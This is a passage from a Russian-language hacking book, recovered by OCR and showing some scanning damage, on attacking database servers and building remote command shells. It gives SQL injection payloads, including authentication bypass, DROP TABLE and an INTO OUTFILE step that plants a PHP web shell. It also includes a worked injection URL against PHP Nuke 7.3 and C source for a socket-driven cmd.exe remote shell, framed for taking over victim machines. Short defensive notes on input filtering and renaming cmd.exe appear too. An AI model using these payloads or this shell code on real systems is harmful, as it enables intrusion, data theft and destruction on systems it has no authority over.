Большой FAQ по снифферам на английском языке. Помимо Ethernet, затрагивает кабельные модемы и некоторые другие средства связи.

www.robertgraham.com/pubs/sniffing-faq.html



ГЛАВА 20

ДАЗА БАННЫХ ПОД ПРИЦЕЛОМ

Данные — это основа всего. Это и номера кредитных карт, и личная информация пользователей, и сведениях об угнанных машинах. Содержимое чатов и форумов тоже хранится в БД. Проникновение в корпоративную (военную, правительственную) базу данных — самое худшее, что только может случиться с компанией. Поразительно, но и критические серверы зачастую оказываются никак не защищены и взламываются даже 12-летними любителями командной строки без особых усилий.

Сервера баз данных относятся к наиболее критичным информационным ресурсам, и потому они должны размещаться на выделенном сервере, расположенном во внутренней корпоративной сети, огражденной маршрутизатором или брандмауэром. Взаимодействие с базами данных обычно осуществляется через веб-сервер, находящийся внутри DMZ-зоны (см. главу «Обход брандмауэров снаружи и изнутри»).

Размещать сервер базы данных на одном узле с веб-сервером категорически недопустимо не только по техническим, но и по юридическим соображениям (законодательство многих стран диктует свою политику обращения с конфиденциальными данными, особенно если эти данные хранят информацию о клиентах компании). Тем не менее совмещение сервера БД с веб-сервером — обычное дело, которым сегодня никого не удивишь. Экономия... мать ее так! Захватив управление веб-сервером (а практически ни одному веб-серверу не удалось избежать ошибок переполнения буфера и прочих дыр), атакующий получит доступ ко всем данным, хранящимся в базе!

Сервер БД, как и любой другой сервер, подвержен ошибкам проектирования, среди которых доминируют переполняющиеся буфера; многие из них позволя-

ют атакующему захватывать управление удаленной машиной с наследованием администраторских привилегий. Яркий пример тому — уязвимость, обнаруженная в сервере MS SQL и ставшая причиной крупной вирусной эпидемии. Не избежал этой участи и MySQL. Версия 3.23.31 падала на запросах типа `select a.AAAAAAA..AAAAAA.b`, а на соответствующим образом подготовленных строках — передавала управление на shell-код, причем атаку можно было осуществить и через браузер, передав в URL что-то типа: `script.php?index=a.(shell-code).b`.

Однако даже защищенный брандмауэром SQL-сервер может быть атакован через уязвимый скрипт или нестойкий механизм аутентификации. Разумеется, мы не можем рассказать обо всех существующих атаках, но продемонстрировать пару-тройку излюбленных хакерских приемов — вполне в наших силах.

SQL-инъекции в очередной раз продемонстрировали миру, что программ без ошибок не бывает. Однако не стоит переоценивать их значимость. Мавр сделал свое дело и может уходить. Администраторы и девелоперы предупреждены об опасности, и количество уязвимых сайтов неуклонно тает с каждым днем. Реальную власть над системой дают лишь принципиально новые методики атак, неизвестные широкой общественности. Найти их — наша с тобой задача. Освободи свой разум, перешагни грань неведомого и зайди на сервер с той стороны, с которой на него еще никто не заходил.

НЕСТОЙКОСТЬ ШИФРОВАНИЯ ПАРОЛЕЙ

Пароли, регламентирующие доступ к базе данных, ни при каких обстоятельствах не должны передаваться открытым текстом по сети. Вместо пароля передается его хэш, зашифрованный случайно сгенерированной последовательностью байтов и называемый проверочной строкой (check-string). Короче говоря, реализуется классическая схема аутентификации, устойчивая к перехвату информации и при этом не допускающая ни подбора пароля, ни его декодирования (во всяком случае, в теории).

На практике же во многих серверах БД обнаруживаются жестокие ошибки проектирования. Взять хотя бы MySQL версии 3.x. Хэш-функция, используемая для «сворачивания» пароля, возвращает 64-разрядную кодированную последовательность, в то время как длина случайно генерируемой строки (random string) составляет всего лишь 40 бит. Как следствие, шифрование не полностью удаляет всю избыточную информацию, и анализ большого количества перехваченных check-string/random-string позволяет восстановить исходный хэш (пароль восстанавливать не требуется, так как для аутентификации он на фиг не нужен).

В несколько упрощенном виде процедура шифрования выглядит так (листинг 20.1).

Листинг 20.1. Шифрование парольного хэша случайной строкой

```
// P1/P2  - 4 левых/правый байт парольного хэша соответственно
// C1/C2 - 4 левых/правый байт random-string соответственно
seed1 = P1 ^ C1;
seed2 = P2 ^ C2 ;
for(i = 1; i <= 8; i++)
{
    seed1 = seed1 + (3*seed2);
    seed2 = seed1 + seed2 + 33;
    r[i] = floor((seed1/n)*31) + 64;
}

seed1 = seed1+(3*seed2);
seed2 = seed1+seed2+33;
r[9] = floor((seed1/n)*31);

checksum =(r[1]^r[9] || r[2]^r[9] || r[7]^r[9] || r[8]^r[9]);
```

Нестойкие механизмы аутентификации встречались и в других серверах, однако к настоящему моменту практически все они давно ликвидированы.

ПЕРЕХВАТ ПАРОЛЯ

Для авторизации на сайте в подавляющем большинстве случаев используются нестойкие механизмы аутентификации, разработанные непосредственно самим веб-мастером и передающие пароль в открытом виде (рис. 20.1). Как следствие, он может быть легко перехвачен злоумышленником, забросившим на одну из машин внутренней сети и/или DMZ-зоны сниффер или создавшим точную копию атакуемого веб-сервера для заманивания доверчивых пользователей, — тогда логин и пароль они введут сами.

Рис. 20.1. Пароль к БД, выловленный сниффером

Многие серверы хранят информацию об авторизации в куках (cookie), находящихся на машинах удаленных пользователей, и вместо того чтобы ломиться на хорошо защищенный корпоративный сервер, хакер может атаковать никем не охраняемые клиентские узлы. Главная трудность заключается в том, что их сетевые координаты наперед неизвестны, и атакующему приходится тыкаться вслепую, действуя наугад. Обычно эта проблема решается массированной рас-

сылкой почтовой корреспонденции с троянизированным вложением внутри по многим адресам — если нам повезет, то среди пользователей, доверчиво запустивших трояна, окажется хотя бы один корпоративный клиент. Ну а извлечь кук — уже дело техники.

Некоторые серверы баз данных (и, в частности, ранние версии MS SQL) автоматически устанавливают пароль по умолчанию, предоставляющий полный доступ к базе и позволяющий делать с ней все что угодно (у MS SQL'я этот пароль «sa»).

Вскрытие скрипта

Нормально работающий веб-сервер выдает ни в коем случае не исходный код скрипта, а только результат его работы. Между тем вездесущие ошибки реализации приводят к тому, что код скрипта в некоторых случаях все-таки становится доступным, причем виновником может быть как сервер, так и обрабатываемый им скрипт. Естественно, в скриптах ошибки встречаются намного чаще, поскольку их пишут все кому не лень, порой не имея никакого представления о безопасности. Серверы же проходят более или менее тщательное тестирование, и основные дыры обнаруживаются еще на стадии бета-тестирования.

Подробнее об этом можно прочитать в моей статье «Безопасное программирование на языке Perl» (http://kpnc.opennet.ru/safe.perl.zip), здесь же мы сосредоточимся непосредственно на взломе самой БД. Исследуя тело скрипта, можно нарыть немало интересного. Например, имена полей, названия таблиц, мастер-пароли, хранящиеся открытым текстом, и т. д. Вот мастер-пароль к БД, хранящийся в теле скрипта открытым текстом:

```
...
if ($filename eq "passwd")     #проверка имени на корректность
...
```

Навязывание запроса, или SQL-injecting

Типичный сценарий взаимодействия с базой данных выглядит так: пользователь вводит некоторую информацию в поля запроса. Оттуда ее извлекает специальный скрипт и преобразует в строку запроса к базе данных, передавая ее серверу на выполнение:

```
$result = mysql_db_query("database". "select * from userTable
          where login = '$userLogin' and password = '$userPassword' ");
```

Здесь `$userlogin` — переменная, содержащая имя пользователя, а `$userPassword` — его пароль. Обратите внимание на то, что обе переменные размещены внутри текстовой строки, окаймленной кавычками. Это необычно для Си, но типично для интерпретируемых языков наподобие Perl'a и PHP. Подобный механизм

называется интерполяцией строк и позволяет автоматически подставлять вместо переменной ее фактическое значение.

Допустим, пользователь введет KPNC/passwd, тогда строка запроса будет выглядеть так: `select * from userTable where login = 'KPNC' and password = 'passwd'`. (пользовательский ввод выделен полужирным шрифтом). Если такие логин и пароль действительно присутствуют в базе, функция сообщает идентификатор результата, в противном случае возвращается `FALSE`.

Хотите войти в систему под именем другого пользователя, зная его логин, но не зная пароль? Воспользуемся тем, что механизм интерполяции позволяет атакующему воздействовать на строку запроса, видоизменяя ее по своему усмотрению. Посмотрим, что произойдет, если вместо пароля ввести последовательность

```
'kiss' or '1'= '1:select * from userTable where login = 'KPNC' and password = 'kiss' or '1' = '1
```

Смотрите: кавычка, стоящая после fuck'a, замкнула пользовательский пароль, а весь последующий ввод попал в логическое выражение, навязанное базе данных атакующим. Поскольку один всегда равен одному, запрос будет считаться выполненным при любом введенном пароле, и SQL-сервер возвратит все-все-все записи из таблицы (в том числе и не относящиеся к логину KPNC)!

Рассмотрим другой пример:

```
SELECT * FROM userTable WHERE msg='$msg' AND ID=669
```

Здесь `msg` — номер сообщения, извлекаемого из базы, а `ID` — идентификатор пользователя, автоматически подставляемый скриптом в строку запроса и непосредственно не связанный с пользовательским вводом (константная переменная использована по соображениям наглядности, в конечном скрипте будет, скорее всего, использована конструкция типа `ID='$userID'`). Чтобы получить доступ к остальным полям базы (а не только к тем, чей ID равен 669), необходимо отсечь последнее логическое условие. Это можно сделать, внедрив в строку пользовательского ввода символы комментария («--» и «/*» для MS SQL и MySQL соответственно). Текст, расположенный левее символов комментария, игнорируется. Если вместо номера сообщения ввести `1' AND ID=666 --`, строка запроса примет следующий вид:

```
SELECT * FROM userTable WHERE msg='1' and ID= 666 --' AND ID=669
```

Как следствие, атакующий получит возможность самостоятельно формировать ID, читая сообщения, предназначенные для совсем других пользователей.

Причем одним лишь видоизменением полей SELECT'а дело не ограничивается, и существует угроза прорыва за его пределы. Некоторые SQL-серверы поддерживают возможность задания нескольких команд в одной строке, разделяя их их знаком `';'`, что позволяет атакующему выполнить любые SQL-команды, какие ему только заблагорассудится. Например, последовательность `'; DROP TABLE 'userTable' --`, введенная в качестве имени пользователя или пароля, удаляет всю `userTable` ...совсем!

Еще атакующий может сохранять часть таблицы в файл, подсовывая базе данных запрос типа.

```
SELECT * FROM userTable INTO OUTFILE 'FileName'.
```

Соответствующий ему URL уязвимого скрипта может выглядеть, например, так:

```
www.victim.com/admin.php?op=login&pwd=123&aid=Admin'%20INTO%20OUTFILE%20'/path_to_file/pwd.txt
```

где path_to_file — путь к файлу pwd.txt, в который будет записан админовский пароль. Удобное средство для похищения данных, не так ли? Главное — разместить файл в таком месте, откуда его потом будет можно беспрепятственно утянуть, например в одном из публичных WWW-каталогов. Тогда полный путь к файлу должен выглядеть приблизительно так: ../../../../WWW/myfile.txt (точная форма запроса зависит от конфигурации сервера). Но это еще только цветочки! Возможность создания файлов на сервере позволяет засылать на атакуемую машину собственные скрипты (например, скрипт, дающий удаленный shell, — <? passthru($cmd) ?>). Естественно, максимальный размер скрипта ограничен предельно допустимой длиной формы пользовательского ввода, но это ограничение зачастую удается обойти ручным формированием запроса в URL или использованием SQL-команды INSERT INTO, добавляющей новые записи в таблицу.

Скорректированный URL-запрос может выглядеть, например, как

```
http://www.victim.com/index.php?id=12
```

или

```
http://www.victim.com/index.php?id=12+union+select+null,null,null+from+table1 /*
```

Последний запрос работает только на MySQL версии 4.x и выше, поддерживающей union (объединение нескольких запросов в одной строке). Здесь table1 — имя таблицы, содержимое которой необходимо вывести на экран.

Атаки подобного типа называются *SQL-инъекциями* (SQL-injection) и являются частным случаем более общих атак, основанных на ошибках фильтрации и интерполяции строк. Мы словно «впрыскиваем» в форму запроса к базе данных собственную команду, прокалывая хакерской иглой тело уязвимого скрипта (отсюда и «инъекции»). Это не ошибка SQL-сервера (как часто принято считать). Это — ошибка разработчиков скрипта. Грамотно спроектированный скрипт должен проверять пользовательский ввод на предмет присутствия потенциально опасных символов (как-то одиночная кавычка, точка с запятой, двойное тире, а для MySQL еще и символ звездочки), включая и их шестнадцатеричные эквиваленты, задаваемые через префикс %, а именно: %27, %2A и %3B. (Код символа двойного тире фильтровать не нужно, так как он не входит в число метасимволов, поддерживаемых браузером.) Если хотя бы одно из условий фильтрации не проверяется или проверяется не везде (например, остаются неотфильтрованными строки URL или cookie), в скрипте образуется дыра, через которую его можно атаковать.

Впрочем, сделать это будет не так уж и просто. Необходимо иметь опыт программирования на Perl/PHP и знать, как может выглядеть та или иная форма запроса и как чаще всего именуются поля таблицы, — в противном случае интерполяция ни к чему не приведет. Непосредственной возможности определе-

ния имен полей и таблиц у хакера нет, и ему приходится действовать методом слепого перебора (blinding).

К счастью для атакующего, большинство администраторов и веб-мастеров слишком ленивы, чтобы разрабатывать все необходимые им скрипты самостоятельно, и чаще они используют готовые решения, исходные тексты которых свободно доступны в Сети. Причем большинство этих скриптов дырявы, как ведро без дна. Взять, к примеру, тот же PHP Nuke, в котором постоянно обнаруживаются все новые и новые уязвимости.

Приблизительная стратегия поиска дыр выглядит так. Скачиваем исходные тексты PHP Nuk'a (или любой другой портальной системы), устанавливаем их на свой локальный компьютер, проходимся глобальным поиском по всем файлам, откладывая в сторонку все те, что обращаются к базе данных (вызов типа mysql_query/mysql_db_query или типа того — рис. 20.2). Прокручиваем курсор вверх и смотрим — где-то поблизости должна быть расположена строка запроса к базе. Например:

```
$query = "SELECT user_email, user_id FROM ${prefix}_users WHERE user_id = '$cookie[0]'"
```

Определяем имена переменных, подставляемых в базу, находим код, ответственный за передачу параметров пользовательского ввода, и анализируем условия фильтрации.

```
function Newsletter()
{
  global $prefix, $user, $module_name;
  $user2 = base64_decode($user);
  $cookie = explode(":", $user2);
  if ($cookie[0] > 0)          // If logged in as user get the mailaddress
  {
    $query = "SELECT user_email, user_id FROM ${prefix}_users WHERE user_id = '$cookie[0]'";
    $result = mysql_query($query);
    list($usermail) = mysql_fetch_row($result);
  }
```

Рис. 20.2. Фрагмент PHP Nuke, ответственный за формирование запроса к базе

В качестве наглядного примера рассмотрим одну из уязвимостей PHP Nuke 7.3, связанную с обработкой новостей. Соответствующий ей URL выглядит так:

```
modules.php?name=News&file=categories&op=newindex&catid=1
```

По его внешнему виду можно предположить, что значение catid передается непосредственно в строке запроса к БД, и если разработчик скрипта забыл о фильтрации, у нас появляется возможность модифицировать запрос по своему усмотрению. Для проверки этого предположения заменим catid с 1 на, допустим, 669. Сервер немедленно отобразит в ответ пустой экран. Теперь добавим к нашему URL следующую конструкцию:

```
'or'1'1='1
```

Полностью он будет выглядеть так:

```
modules.php?name=News&file=categories&op=newindex&catid=669'or'1'='1
```

Сервер послушно отобразит все новостные сообщения раздела, подтверждая, что SQL-инъекция сработала (рис. 20.3)!




Рис. 20.3. SQL-инъекции через строку URL

Еще можно попытаться вызвать ошибку SQL, подсунув ей заведомо неправильный запрос (например, символ одиночной кавычки), — тогда она может сообщить много интересного. Отсутствие ошибок еще не означает, что скрипт фильтрует пользовательский ввод — быть может, он просто перехватывает сообщения об ошибках, что является нормальной практикой сетевого программирования. Также возможна ситуация, когда при возникновении ошибки возвращается код ответа 500 или происходит переадресация на главную страницу. Подобная двусмысленность ситуации существенно затрудняет поиск уязвимых серверов, но отнюдь не делает его невозможным!

Таблица 20.1. Основные команды SQL

Команда	Назначение
CREATE TABLE	Создание новой таблицы
DROP TABLE	Удаление существующей таблицы
INSERT INTO	Добавление в таблицу поля с заданным значением
DELETE FROM ...WHERE	Удаление из таблицы всех записей, отвечающих условию WHERE
SELECT * FROM ... WHERE	Выборка из базы всех записей, отвечающих условию WHERE
UPDATE ... SET ... WHERE	Обновление всех полей базы, отвечающих условию WHERE

Анализ показывает, что ошибки фильтрации встречаются в большом количестве скриптов (включая коммерческие), зачастую оставаясь неисправленными года-

ми. Естественно, дыры в основных полях ввода давным-давно заткнуты, и потому рассчитывать на быстрый успех уже не приходится. Запросы, передаваемые методом POST, протестированы значительно хуже, поскольку передаются скрытно от пользователя и не могут быть модифицированы непосредственно из браузера, отсекая армаду начинающих «хакеров». Между тем взаимодействовать с веб-сервером можно и посредством netcat'a (telnet'a), формируя POST-запросы вручную.

ОПРЕДЕЛИТЬ НАЛИЧИЕ SQL

Прежде чем начинать атаку на SQL-сервер, неплохо бы определить его присутствие, а в идеале — еще и распознать тип (рис. 20.4). Если сервер расположен внутри DMZ (где ему находиться ни в коем случае нельзя), то атакующему достаточно просканировать порты (см. табл. 20.2).

Таблица 20.2. Порты, прослушиваемые различными серверами БД

Порт	Сервер
1433	Microsoft-SQL-Server
1434	Microsoft-SQL-Monitor
1498	Watcom-SQL
1525	ORACLE
1527	ORACLE
1571	Oracle Remote Data Base
3306	MySQL




Рис. 20.4. Сервер MySQL, прослушивающий 3306-й порт

ПРОТИВОДЕЙСТВИЕ ВТОРЖЕНИЮ

Когда ручной поиск дыр надоедает, хакеры, в сердцах обложив всех веб-программистов смачным матом, запускают свое любое средство автоматического поиска уязвимостей и идут на перекур.

Одним из таких средств является Security Scanner, разработанный компанией Application Security и официально предназначенный для тестирования MySQL на стойкость к взлому. Ну, хакерам официоз не грозит. Как и всякое оружие, Security Scanner может использоваться и во вред, и во благо.

Он позволяет искать дыры как в самом сервере БД, так и в веб-скриптах. При этом БД проверяются на уязвимость к атакам типа DoS, наличие слабых паролей, неверно сконфигурированных прав доступа и т. д. В скриптах сканер позволяет обнаружить ошибки фильтрации ввода, позволяющие осуществлять SQL-инъекции, что значительно упрощает атаку.

СЕКРЕТЫ КОМАНДНОГО ИНТЕРПРЕТАТОРА

FADE IN ON: COMPUTER SCREEN

So close it has no boundaries. A blinking cursor pulses in the electric darkness like a heart coursing with phosphorous light, burning beneath the derma of black-neon glass...

The Matrix. Larry and Andy Wachowsky

Системы удаленного администрирования пользуются огромной популярностью, и свежие версии идут нарасхват, поскольку прежние уже давно ловятся антивирусами. А антивирусы — это сакесь и мас дай. К тому же настоящий хакер не может позволить себе зависеть от сторонних разработчиков, и весь необходимый инструментарий он должен уметь создавать самостоятельно. Тем более что ничего сложного в этом нет...

С полсотни лет назад, когда о графических средах никто и не слышал, а монитор, способный отображать более четырех цветов, все еще оставался предметом роскоши, роль посредника между человеком и машиной ложилась на плечи командного интерпретатора. Что такое командный интерпретатор? Это черный экран и мерцающий курсор. За кажущейся унылостью и аскетичностью терминальных апартаментов (до царственной роскоши графических интерфейсов им действительно далеко) скрывается чрезвычайно мощный и к тому же нетребовательный к ресурсам инструмент.

Командный интерпретатор опирается на *язык* (который, как известно, определяет мышление), а графические оболочки — на тыкательный инстинкт, действующий всегда по одной и той же схеме. Командный интерпретатор может читать ввод как с клавиатуры, так и из файла. Графическая оболочка поддерживает клавиатуру лишь частично, полагаясь преимущественно на мышь. Командный интерпретатор поддается оптимизации, графические оболочки — нет. Сравне-

ние можно продолжать бесконечно, но сам факт того, что даже в эпоху засилья аляповатых икончатых интерфейсов терминальные приложения продолжают существовать, уже о многом говорит.

Сильной стороной UNIX-систем была и остается хорошо продуманная командная строка. С ее помощью можно сделать абсолютно все, что только возможно, и даже больше. Причем между локальной и удаленной консолью нет никакой принципиальной разницы. Командный интерпретатор с одинаковым аппетитом поглощает символы, набранные на клавиатуре и поступающие в компьютер по сети (правда, регистрация root'а с удаленной консоли чаще всего запрещена).

Windows NT в этом смысле намного более ущербная система. Штатный командный интерпретатор можно назвать «командным» с очень большой натяжкой (рис. 20.5). Лишь некоторые из настроек системы допускают возможность удаленного управления, а остальные приходится настраивать локально. Мышью. И хотя ядро системы не имеет к этому никакого отношения (при желании вы можете самостоятельно реализовать консольные версии всех конфигурационных утилит), отсутствие их в штатном комплекте поставки сильно огорчает. К счастью, начиная с Windows 2000, командный интерпретатор был существенно переработан, и появилось множество новых консольных утилит, более или менее полно покрывающих потребности удаленного управления.




Рис. 20.5. Внешний вид командного интерпретатора Windows 2000

Человеку, привыкшему к «прелестям» графических интерфейсов, командный интерпретатор на первых порах кажется жутко непроизводительным и неудобным. Однако со временем ощущение дискомфорта проходит, и курсор начинает биться с вашим сердцем в такт. Операции, ранее отнимавшие чудовищное количество времени, теперь выполняются одним легким пассом над клавиатурой. Известно много случаев, когда люди переходили с графических сред в консольные оболочки, но я не знаю ни одного поклонника командной строки, который променял бы ее на «интуитивно понятный» интерфейс Widows 2000/XP. Задумайтесь, почему это так!

КОМАНДНЫЙ ИНТЕРПРЕТАТОР НА СЛУЖБЕ У ХАКЕРА

Что можно сделать с удаленной системой вероятного противника? Естественно, захватить! Обычно для этой цели засылается система удаленного администрирования, представляющая собой более или менее продвинутый командный интерпретатор. Но ведь на удаленной машине уже есть командный интерпретатор. Для Windows 2000/XP это cmd.exe. Все, что нам нужно сделать, — это запустить его на выполнение и организовать одно- (а лучше двух-) сторонний канал связи.

Грубо говоря, командный интерпретатор упаковывается в своеобразный «конверт», также называемый диспетчером. В задачу диспетчера входят получение входящих команд (отправленных хакером), передача их командному интерпретатору на выполнение, перехват результата и возращение его хакеру.

Простейшие диспетчеры работают только на прием, вынуждая хакера ломать систему вслепую. Впрочем, он всегда может перенаправить стандартный вывод в какой-нибудь публичный файл, так что эта «слепота» довольно условна. Главное достоинство такого приема — в его простоте. Исходный текст диспетчера свободно укладывается в десяток строк кода, компилируемых в считанное количество машинных команд. А компактность shell-кода для большинства переполняющихся буферов весьма актуальна.

Конкретный пример реализации может выглядеть, например, так (листинг 20.2).

Листинг 20.2. Ключевой фрагмент простейшего удаленного shell'a

```
// мотаем цикл, принимая с сокета команды,
// пока есть что принимать
while(1)
{
    // принимаем очередную порцию данных
    a = recv(csocket, &buf[p], MAX_BUF_SIZE - p - 1, 0);

    // если соединение неожиданно закрылось, выходим из цикла
    if (a < 1) break;

    // увеличиваем счетчик количества принятых символов
    // и внедряем на конец строки  завершающий ноль
    p += a; buf[p] = 0;

    // строка содержит символ переноса строки?
    if ((ch = strpbrk(buf, xEOL)) != 0)
    {                                       // да, содержит
        // отсекаем символ переноса и очищаем счетчик
        *ch = 0; p = 0;

            // если строка не пуста, передаем ее командному
```

продолжение ⇨

Листинг 20.2 *(продолжение)*

```
            // интерпретатору на выполнение
            if (strlen(buf))
        {
                sprintf(cmd, "%s%s", SHELL, buf); exec(cmd);
        } else break;      // если это пустая строка - выходим
    }
}
```

Диспетчер может работать через любой выбранный порт (например, 6669), причем серверную сторону лучше размещать на компьютере хакера. Во-первых, диспетчер, открывающий новый порт на компьютере жертвы, слишком заметен, а во-вторых, большинство администраторов блокируют входящие соединения на все непубличные узлы. Атаковать же публичный узел никакого смысла нет — в девяти из десяти случаев он расположен в DMZ-зоне (зоне соприкосновения с Интернетом), надежно изолированной от корпоративной локальной сети.

Попав на атакуемый компьютер, мы можем, например, посредством команды XCOPY скопировать секретные документы в общедоступную папку, скачивая их оттуда обычным путем (список имеющихся папок поможет выяснить команда dir). И все бы ничего, да «слепой» набор команд уж слишком утомляет. Хотелось бы доработать диспетчер так, чтобы видеть результат их выполнения на своем экране.

По Сети ходит совершенно чудовищный код, пытающийся засунуть стандартный ввод/вывод интерпретатора в дескрипторы сокетов и надеящийся, что этот прием однажды может сработать. Но первая же проверка убеждает нас в обратном. Сокеты — это не дескрипторы, и смешивать их в одну кучу нельзя. Чтобы диспетчер реально заработал, необходимо связать дескрипторы с пайпами (от англ. pipe — трубы), а сами пайпы — с дескрипторами. Причем, напрямую пайпы с дескрипторами несоединимы, поскольку исповедуют различные концепции ввода/вывода: пайпы используют функции ReadFile/WriteFile, а сокеты — recv/send, что существенно усложняет реализацию диспетчера (листинг 20.3):

Листинг 20.3. Ключевой фрагмент полноценного удаленного shell'а вместе с диспетчером ввода/вывода

```
sa.lpSecurityDescriptor         = NULL;
sa.nLength                      = sizeof(SECURITY_ATTRIBUTES);
sa.bInheritHandle               = TRUE;  //allow inheritable handles

if (!CreatePipe(&cstdin,  &wstdin,  &sa, 0))    return -1; //create stdin pipe
if (!CreatePipe(&rstdout, &cstdout, &sa, 0))    return -1; //create stdout pipe

GetStartupInfo(&si);                //set startupinfo for the spawned process

si.dwFlags          = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
si.wShowWindow      = SW_HIDE;
si.hStdOutput       = cstdout;
```

```
si.hStdError      = cstdout;     //set the new handles for the child process
si.hStdInput      = cstdin;

//spawn the child process
if (!CreateProcess(0, SHELL, 0, 0, TRUE, CREATE_NEW_CONSOLE, 0,0,&si,&pi)) return -1;

while(GetExitCodeProcess(pi.hProcess,&fexit) && (fexit == STILL_ACTIVE))
{

    //check to see if there is any data to read from stdout
    if (PeekNamedPipe(rstdout, buf, 1, &N, &total, 0) && N)
    {
        for (a = 0; a < total; a += MAX_BUF_SIZE)
        {
            ReadFile(rstdout, buf, MAX_BUF_SIZE, &N, 0);
            send(csocket, buf, N, 0);
        }
    }

    if (!ioctlsocket(csocket, FIONREAD , &N) && N)
    {
        recv(csocket, buf, 1, 0);
        if (*buf == '\x0A') WriteFile(wstdin, "\x0D", 1, &N, 0);
        WriteFile(wstdin, buf, 1, &N, 0);
    }
    Sleep(1);
}
```

Теперь мы можем выполнять на атакуемом узле различные консольные программы так, как будто бы они были запущены на нашей машине. Только не пытайтесь запускать FAR или подобные ему приложения, использующие функцию WriteConsole для вывода информации на экран. Наш диспетчер перехватить ее не в силах!

ЗАЩИТА ОТ ВТОРЖЕНИЯ

Командный интерпретатор — слишком опасная штука, чтобы держать его на своем компьютере. Но и удалить его мы не можем: тогда перестанут работать некоторые инсталляторы и программы-оболочки (например, тот же FAR). К тому же оставлять себя без командной строки — тоже не выход. Может, попробовать переименовать его? Тогда атакующие программы останутся не у дел! Однако с легальными программами произойдет то же самое, поскольку они определяют имя командного интерпретатора по переменной COMSPEC, а она по умолчанию указывает на C:\WINNT\System32\cmd.exe.

Давайте переименуем cmd.exe в w2k_commander.exe, соответствующим образом скорректировав переменную COMSPEC. Щелкнув на Мой Компьютер правой клавишей мыши, выберем в контекстном меню пункт Свойства, в появившемся диа-

логовом окне найдем закладку Дополнительно, а в ней — кнопку Переменные среды. COMSPEC будет расположена среди системных переменных, для ее изменения необходимы права администратора. Теперь напишем коротенькую программу, выводящую на экран предупреждение о хакерском вторжении, и переименуем ее в cmd.exe.

